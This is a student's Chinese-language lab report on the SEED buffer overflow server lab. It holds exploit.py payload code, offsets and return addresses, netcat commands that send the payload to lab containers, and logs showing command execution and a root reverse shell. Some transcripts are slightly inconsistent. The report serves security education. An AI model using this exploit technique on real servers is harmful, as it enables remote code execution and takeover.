
网络空间安全实验基础实验报告

姓名：韩永欣　学号：57119107

1. 实验内容

Buffer Overflow Attack Lab (Server Version)

2. 实验原理



3. 实验过程

Task1

执行得到

```
[07/12/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[07/12/21]seed@VM:~/.../shellcode$  ./shellcode_64.py
[07/12/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[07/12/21]seed@VM:~/.../shellcode$ a32.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul 12 22:34 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul 12 22:34 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Jul 12 22:33 codefile_32
-rw-rw-r-- 1 seed seed   165 Jul 12 22:33 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 32
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
vboxadd:x:998:1::/var/run/vboxadd:/bin/false
```

```
[07/12/21]seed@VM:~/.../shellcode$ a64.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul 12 22:34 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul 12 22:34 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Jul 12 22:33 codefile_32
-rw-rw-r-- 1 seed seed   165 Jul 12 22:33 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 64
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
vboxadd:x:998:1::/var/run/vboxadd:/bin/false
```

Task2

首先关闭 address randomization countermeasure

执行

make

make install

在 labsetup 目录下

执行

dcbuild

dcup

得到

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd3a8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd338
server-1-10.9.0.5 | ==== Returned Properly ====
```

修改 exploit.py

其中 ret = 0xffffd3a8+8

offset = 116

执行

```
[07/13/21]seed@VM:~/.../attack-code$  ./exploit.py
[07/13/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

得到

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd3a8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd338
server-1-10.9.0.5 | total 764
server-1-10.9.0.5 | -rw------- 1 root root 315392 Jul 13 06:37 core
server-1-10.9.0.5 | -rwxrwxr-x 1 root root  17880 Jun 15 08:41 server
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 709188 Jun 15 08:41 stack
server-1-10.9.0.5 | Hello 33
server-1-10.9.0.5 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-1-10.9.0.5 | seed:x:1000:1000::/home/seed:/bin/bash
```

将 shellcode 改为 reverse shell

执行监听

```
[07/13/21]seed@VM:~$ nc -lnv 9090
Listening on 0.0.0.0 9090
```

然后再次执行

```
[07/13/21]seed@VM:~/.../attack-code$  ./exploit.py
[07/13/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

攻击成功

```
Connection received on 10.9.0.5 60722
root@cd784db857c7:/bof#
```

Task3

首先

```
[07/13/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6 9090
^C
```

得到

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd2e8
server-2-10.9.0.6 | ==== Returned Properly ====
```

修改 exploit.py

```
    # The * in this line serves as the position marker          *
    "/bin/bash -l; echo Hello 32; /bin/tail -n 4 /etc/passwd    *"
    "AAAA"    # Placeholder for argv[0] --> "/bin/bash"
    "BBBB"    # Placeholder for argv[1] --> "-c"
    "CCCC"    # Placeholder for argv[2] --> the command string
    "DDDD"    # Placeholder for argv[3] --> NULL # Put the shellcode in
  here
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517-len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd2e8+308      # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
for offset in range(100,304,4):
   content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

再执行：

```
07/13/21]seed@VM:~/.../attack-code$  ./exploit.py
07/13/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
```

得到

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd2e8

server-2-10.9.0.6 | total 764
server-2-10.9.0.6 | -rw------- 1 root root 315392 Jul 10 15:41 core
server-2-10.9.0.6 | -rwxrwxr-x 1 root root  17880 Jun 15 08:41 server
server-2-10.9.0.6 | -rwxrwxr-x 1 root root 709188 Jun 15 08:41 stack
server-2-10.9.0.6 | Hello 32
server-2-10.9.0.6 | gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
server-2-10.9.0.6 | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
server-2-10.9.0.6 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-2-10.9.0.6 | seed:x:1000:1000::/home/seed:/bin/bash
```

Task 4

首先

```
[07/13/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.7 9090
^C
```

得到

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe2e0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffe210
server-3-10.9.0.7 | ==== Returned Properly ====
```

修改 exploit.py

```
    "/bin/bash*"
    "-c*"
    # The * in this line serves as the position marker            *
    "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd      *"
    "AAAAAAAA"    # Placeholder for argv[0] --> "/bin/bash"
    "BBBBBBBB"    # Placeholder for argv[1] --> "-c"
    "CCCCCCCC"    # Placeholder for argv[2] --> the command string
    "DDDDDDDD"    # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    =  0x00007fffffffe2e0     # Change this number
offset =  216

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

执行

```
[07/13/21]seed@VM:~/.../attack-code$  ./exploit.py
[07/13/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.7 9090
```

得到

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe2e0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffe210

server-3-10.9.0.7 | total 148
server-3-10.9.0.7 | -rw------- 1 root root 380928 Jul 10 16:05 core
server-3-10.9.0.7 | -rwxrwxr-x 1 root root  17880 Jun 15 08:41 server
server-3-10.9.0.7 | -rwxrwxr-x 1 root root  17064 Jun 15 08:41 stack
server-3-10.9.0.7 | Hello 64
server-3-10.9.0.7 | gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
server-3-10.9.0.7 | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
server-3-10.9.0.7 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-3-10.9.0.7 | seed:x:1000:1000::/home/seed:/bin/bash
```